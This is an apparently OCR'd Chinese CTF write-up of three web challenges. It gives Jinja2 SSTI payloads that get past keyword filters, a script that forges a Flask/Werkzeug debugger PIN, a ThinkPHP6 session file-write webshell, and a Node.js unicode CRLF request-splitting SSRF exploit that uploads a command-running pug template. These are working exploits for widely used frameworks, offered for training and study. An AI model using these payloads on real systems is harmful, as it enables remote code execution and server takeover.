
非预期解：利用SSTI进行RCE

虽然知道出题人的意思是利用PIN码来RCE，不过我还是想试试看能否直接利用SSTI进行RCE。

那么先试试过滤了哪些？

经过测试，SSTI中常用的一些关键词并没有被过滤(毕竟预期解也需要SSTI来读文件~)：

而是过滤了`system`、`popen`、`os`、`eval`、`import`、`flag`等RCE需要用到的关键词，但是这个过滤可以使用**拼接字符串**来绕过，这样我们想构造一个payload绕过就并不是很难了：



所以我们要构造的payload一定不是能是`xx.popen()`的形式，而是要把被过滤的关键词用字符串的方式调用，这样才能利用拼接或者编码来绕过，实际上这样的payload也很常见，网上能搜到很多。并且本题环境中可以用的类也不少，如下面两个payload均可以RCE：

```
{{''.__class__.__base__.__subclasses__()[131].__init__.__globals__['__builtins__']['ev'+'al']('__im'+'port__("o'+'s").po'+'pen("cat /this_is_the_fl'+'ag.txt")').read()}}
```

```
{{''.__class__.__base__.__subclasses__()[77].__init__.__globals__['sys'].modules['o'+'s'].__dict__['po'+'pen']('cat /this_is_the_fl'+'ag.txt').read()}}
```


将payload进行base64编码，再在题目中解码触发SSTI进行RCE：

预期解：利用PIN码进行RCE

参考这篇文章：https://www.anquanke.com/post/id/197602

要想生成PIN码，我们需要获得下面几个信息，这里就不考虑RCE了，所需要的信息均可以通过读文件来获得：

（1）服务器运行flask所登录的用户名。通过读取/etc/password可知此值为：`flaskweb`



（2）modname的值。一般不变就是`flask.app`

（3） `getattr(app, "__name__", app.__class__.__name__)`的结果。就是`Flask`，也不会变

（4）flask库下app.py的绝对路径。在报错信息中可以获取此值为：`/usr/local/lib/python3.7/site-packages/flask/app.py`

（5）当前网络的mac地址的十进制数。通过文件`/sys/class/net/eth0/address`读取，eth0为当前使用的网卡：

结果： 02:42:ae:00:ec:c2

将`0242ae00ecc2`转换为10进制为：`2485410393282`

（6）机器的id。


- 对于非docker机每一个机器都会有自己唯一的id，linux的id一般存放在`/etc/machine-id`或`/proc/sys/kernel/random/boot_i`，有的系统没有这两个文件。
- 对于docker机则读取`/proc/self/cgroup`，其中第一行的`/docker/`字符串后面的内容作为机器的id，如下为`1834da85a17efb2029d4a9c8e8f71fe40a96862055c636788c9835665e8e3359`

结果： 12:blkio:/docker/1834da85a17efb2029d4a9c8e8f71fe40a96862055c636788c9835665e8e3359
11:cpuset:/docker/1834da85a17efb2029d4a9c8e8f71fe40a96862055c636788c9835665e8e3359
10:cpu,cpuacct:/docker/1834da85a17efb2029d4a9c8e8f71fe40a96862055c636788c9835665e8e3359
9:devices:/docker/1834da85a17efb2029d4a9c8e8f71fe40a96862055c636788c9835665e8e3359
8:memory:/docker/1834da85a17efb2029d4a9c8e8f71fe40a96862055c636788c9835665e8e3359 7:rdma:/
6:pids:/docker/1834da85a17efb2029d4a9c8e8f71fe40a96862055c636788c9835665e8e3359
5:net_cls,net_prio:/docker/1834da85a17efb2029d4a9c8e8f71fe40a96862055c636788c9835665e8e3359
4:hugetlb:/docker/1834da85a17efb2029d4a9c8e8f71fe40a96862055c636788c9835665e8e3359
3:perf_event:/docker/1834da85a17efb2029d4a9c8e8f71fe40a96862055c636788c9835665e8e3359
2:freezer:/docker/1834da85a17efb2029d4a9c8e8f71fe40a96862055c636788c9835665e8e3359
1:name=systemd:/docker/1834da85a17efb2029d4a9c8e8f71fe40a96862055c636788c9835665e8e3359
0::/system.slice/containerd.service

然后用kingkk师傅的exp：

```python
import hashlib
from itertools import chain
probably_public_bits = [
    'flaskweb'# username
    'flask.app',# modname
    'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python3.7/site-packages/flask/app.py' # getattr(mod, '__file__', None),
]

private_bits = [
    '2485410393282',# str(uuid.getnode()),  /sys/class/net/ens33/address
    '1834da85a17efb2029d4a9c8e8f71fe40a96862055c636788c9835665e8e3359'# get_machine_id(), /etc/machine-id
]

h = hashlib.md5()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv =None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
```

得到PIN码：`119-747-372`



输入PIN后就可以在python终端任意执行代码了：

```
>>> import os
>>> os.popen('ls /').read()
'app\nbin\nboot\ndev\netc\nhome\nlib\nlib64\nmedia\nmnt\nopt\nproc\nroot\nrun\nsbin\nsrv\nsys\nthis_is_the_flag.txt\ntmp\nusr\nvar\n'
>>> os.popen('cat /this_is_the_flag.txt').read()
'flag{80bedd82-8aec-4a37-bc08-f99092459cbd}\n'
>>>
```

EasyThinking


这一题利用的是ThinkPHP6.0任意文件创建漏洞，分析可以参考这篇文章：ThinkPHP6.0任意文件创建分析

简单说就是这个漏洞可以通过session来任意创建文件（文件名可控），并且当session里的数据可控的话，我们就可以控制创建的文件的内容，从而getshell。


扫描发现/www.zip下载源码，除了注册和登录外还有一个搜索功能，通过源码可以看到我们搜索的值会被写入session中，因此利用我们就可以利用这个漏洞任意创建内容可控的文件：

```php
$data = input("post.");
$record = session("Record");
if (!session("Record"))
{
    session("Record",$data["key"]);
}
else
{
    $recordArr = explode(",",$record);
    $recordLen = sizeof($recordArr);
    if ($recordLen >= 3){
        array_shift($recordArr);
        session("Record",implode(",",$recordArr) . "," . $data["key"]);
        return View::fetch("result",["res" => "There's nothing here"]);
    }

}
session("Record",$record . "," . $data["key"]);
```

首先注册一个用户，并在登陆的时候将PHPSESSID的值改为长度为32的php文件名，如`11111111111111111111111111111.php`：




然后在搜索功能中输入文件的内容：



Thinkphp6默认把session文件存在/runtime/session目录下面，并保存为sess_xxx的形式：

> 如果是File类型的话，默认的 `session` 会话数据保存在 `runtime/session` 目录下面，你可以设置 `path` 改变存储路径。


所以访问`/runtime/session/sess_11111111111111111111111111111.php`就是我们写入的文件：



default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	passthru,mail,error_log,mb_send_mail,imap_mail,exec,system,chroot,chgrp,chown,shell_exec,popen,proc_open,pcntl_exec,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,imap_open,apache_setenv	passthru,mail,error_log,mb_send_mail,imap_mail,exec,system,chroot,chgrp,chown,shell_exec,popen,proc_open,pcntl_exec,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,imap_open,apache_setenv
display_errors	On	On
display_startup_errors	Off	Off
doc_root	*no value*	*no value*

然后就是bypass disable functions了，直接上传php7.0-7.4的通杀POC执行/readflag即可：

a:2:{s:3:"UID";i:11;s:6:"Record";s:34:",flag{4f1dec12-7927-4552-9e0e-c2c29d90cc7d}



Node Game

> 首先放上出题人的writeup。

这题给了源码：

```
var express = require('express');
var app = express();
var fs = require('fs');
var path = require('path');
var http = require('http');
var pug = require('pug'); //
var morgan = require('morgan');
const multer = require('multer');


app.use(multer({dest: './dist'}).array('file'));
app.use(morgan('short'));
app.use("/uploads",express.static(path.join(__dirname, '/uploads')))
app.use("/template",express.static(path.join(__dirname, '/template')))


app.get('/', function(req, res) {
    var action = req.query.action?req.query.action:"index";
    if( action.includes("/") || action.includes("\\") ){
        res.send("Errrrr, You have been Blocked");
    }
    file = path.join(__dirname + '/template/'+ action +'.pug');
    var html = pug.renderFile(file);
    res.send(html);
});

//SSRF
app.post('/file_upload', function(req, res){
    var ip = req.connection.remoteAddress;
    var obj = {
        msg: '',
    }
    if (!ip.includes('127.0.0.1')) {
        obj.msg="only admin's ip can use it"
        res.send(JSON.stringify(obj));
        return
    }
    fs.readFile(req.files[0].path, function(err, data){
        if(err){
            obj.msg = 'upload failed';
            res.send(JSON.stringify(obj));
        }else{
            var file_path = '/uploads/' + req.files[0].mimetype +"/";
            var file_name = req.files[0].originalname
            var dir_file = __dirname + file_path + file_name
            if(!fs.existsSync(__dirname + file_path)){
                try {
                    fs.mkdirSync(__dirname + file_path)
                } catch (error) {
                    obj.msg = "file type error";
                    res.send(JSON.stringify(obj));
                    return
                }
            }
```

```
            try {
                fs.writeFileSync(dir_file,data)
                obj = {
                    msg: 'upload success',
                    filename: file_path + file_name
                }
            } catch (error) {
                obj.msg = 'upload failed';
            }
            res.send(JSON.stringify(obj));
        }
    })
})

app.get('/source', function(req, res) {
    res.sendFile(path.join(__dirname + '/template/source.txt'));
});


app.get('/core', function(req, res) {
    var q = req.query.q;
    var resp = "";
    if (q) {
        var url = 'http://localhost:8081/source?' + q
        console.log(url)
        var trigger = blacklist(url);
        if (trigger === true) {
            res.send("<p>error occurs!</p>");
        } else {
            try {
                http.get(url, function(resp) {
                    resp.setEncoding('utf8');
                    resp.on('error', function(err) {
                    if (err.code === "ECONNRESET") {
                     console.log("Timeout occurs");
                     return;
                    }
                   });

                    resp.on('data', function(chunk) {
                        try {
                         resps = chunk.toString();
                         res.send(resps);
                        }catch (e) {
                           res.send(e.message);
                        }

                    }).on('error', (e) => {
                         res.send(e.message);});
                });
            } catch (error) {
                console.log(error);
            }
        }
    } else {
        res.send("search param 'q' missing!");
    }
})

function blacklist(url) {
```

```
function blacklist(url) {
    var evilwords = ["global", "process","mainModule","require","root","child_process","exec","\"","'","!"];
    var arrayLen = evilwords.length;
    for (var i = 0; i < arrayLen; i++) {
        const trigger = url.includes(evilwords[i]);
        if (trigger === true) {
            return true
        }
    }
}

var server = app.listen(8081, function() {
    var host = server.address().address
    var port = server.address().port
    console.log("Example app listening at http://%s:%s", host, port)
})
```

大概看一下几个路由：

- /：会包含/template目录下的一个pug模板文件来用pub进行渲染
- /source：回显源码
- /file_upload：限制了只能由127.0.0.1的ip进行文件上传，并且我们可以通过控制MIME进行目录穿越，从而将文件上传到任意目录
- /core：通过q向内网的8081端口传参，然后获取数据再返回外网，并且对url进行黑名单的过滤，但是这里的黑名单可以直接用字符串拼接绕过。

根据上面几点，可以大致判断是利用SSRF伪造本地ip进行文件上传，上传包含命令执行代码的pug文件（可以搜一下pug文件的代码格式）到/template目录下，然后用`?action=`来包含该文件。

现在问题就是如何用SSRF来进行文件上传，这里就是Node js的编码处理安全问题，可以参考这篇文章：
https://xz.aliyun.com/t/2894

如果对编码经过精心的构造，就可以通过拆分请求实现的SSRF攻击（也就是一种CRLF注入），通过换行让服务端将我们的第一次请求下面构造的报文内容，当作一次单独的HTTP请求，而这个构造的请求就是我们的文件上传请求了。

好的HTTP库通通常包含阻止这一行为的措施，Node.js也不例外：如果你尝试发出一个路径中含有控制字符的HTTP请求，它们会被URL编码：

```
> http.get('http://example.com/\r\n/test').output
[ 'GET /%0D%0A/test HTTP/1.1\r\nHost: example.com\r\nConnection: close\r\n\r\n' ]
```

不幸的是，上述的处理unicode字符错误意味着可以规避这些措施。考虑如下的URL，其中包含一些带变音符号的unicode字符：

```
> 'http://example.com/\u{010D}\u{010A}/test'
http://example.com/čČ/test
```

当Node.js版本8或更低版本对此URL发出 `GET` 请求时，它不会进行转义，因为它们不是HTTP控制字符：

```
> http.get('http://example.com/\u010D\u010A/test').output
[ 'GET /čČ/test HTTP/1.1\r\nHost: example.com\r\nConnection: close\r\n\r\n' ]
```

但是当结果字符串被编码为latin1写入路径时，这些字符将分别被截断为“\r”和“\n”：

```
> Buffer.from('http://example.com/\u{010D}\u{010A}/test', 'latin1').toString()
'http://example.com/\r\n/test'
```

由上面文章中的内容可知，通常的换行 `\r\n（%0D%0A）` ，我们可以构造为 `\u010D\u010A` 。
同理其他的一些特殊字符，如 `空格(%20)` 构造编码为 `\u0120` ， `+(%2B)` 构造编码构造为 `\u012B` …

根据这个编码方式，就可以构造出拆分的请求从而SSRF了，参考iv4n的exp:

```
import requests

payload = """ HTTP/1.1
Host: 127.0.0.1
Connection: keep-alive

POST /file_upload HTTP/1.1
Host: 127.0.0.1
Content-Length: {}
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarysAs7bV3fMHq0JXUt

{}""".replace('\n', '\r\n')

body = """------WebKitFormBoundarysAs7bV3fMHq0JXUt
Content-Disposition: form-data; name="file"; filename="lethe.pug"
Content-Type: ../template

-var x = eval("glob"+"al.proce"+"ss.mainMo"+"dule.re"+"quire('child_'+'pro'+'cess')['ex'+'ecSync']('cat /flag.tx
t').toString()")
-return x
------WebKitFormBoundarysAs7bV3fMHq0JXUt--

""".replace('\n', '\r\n')

payload = payload.format(len(body), body) \
    .replace('+', '\u012b')             \
    .replace(' ', '\u0120')             \
    .replace('\r\n', '\u010d\u010a')    \
    .replace('"', '\u0122')             \
    .replace("'", '\u0a27')             \
    .replace('[', '\u015b')             \
    .replace(']', '\u015d') \
    + 'GET' + '\u0120' + '/'

requests.get(
    'http://5750e068-33b5-4a65-a6bf-82412fdee97e.node3.buuoj.cn/core?q=' + payload)

print(requests.get(
    'http://5750e068-33b5-4a65-a6bf-82412fdee97e.node3.buuoj.cn/?action=lethe').text)
```

```
PS F:\CTF\BUUCTF\GYCTF2020\NodeGame> python .\exp.py
flag{9c24a8cc-aac3-4698-ad27-39b5628c6e1d}
```

参考：

新春战疫公益赛-ezsqli-出题小记

http://iv4n.cc/2020-wp-vol1/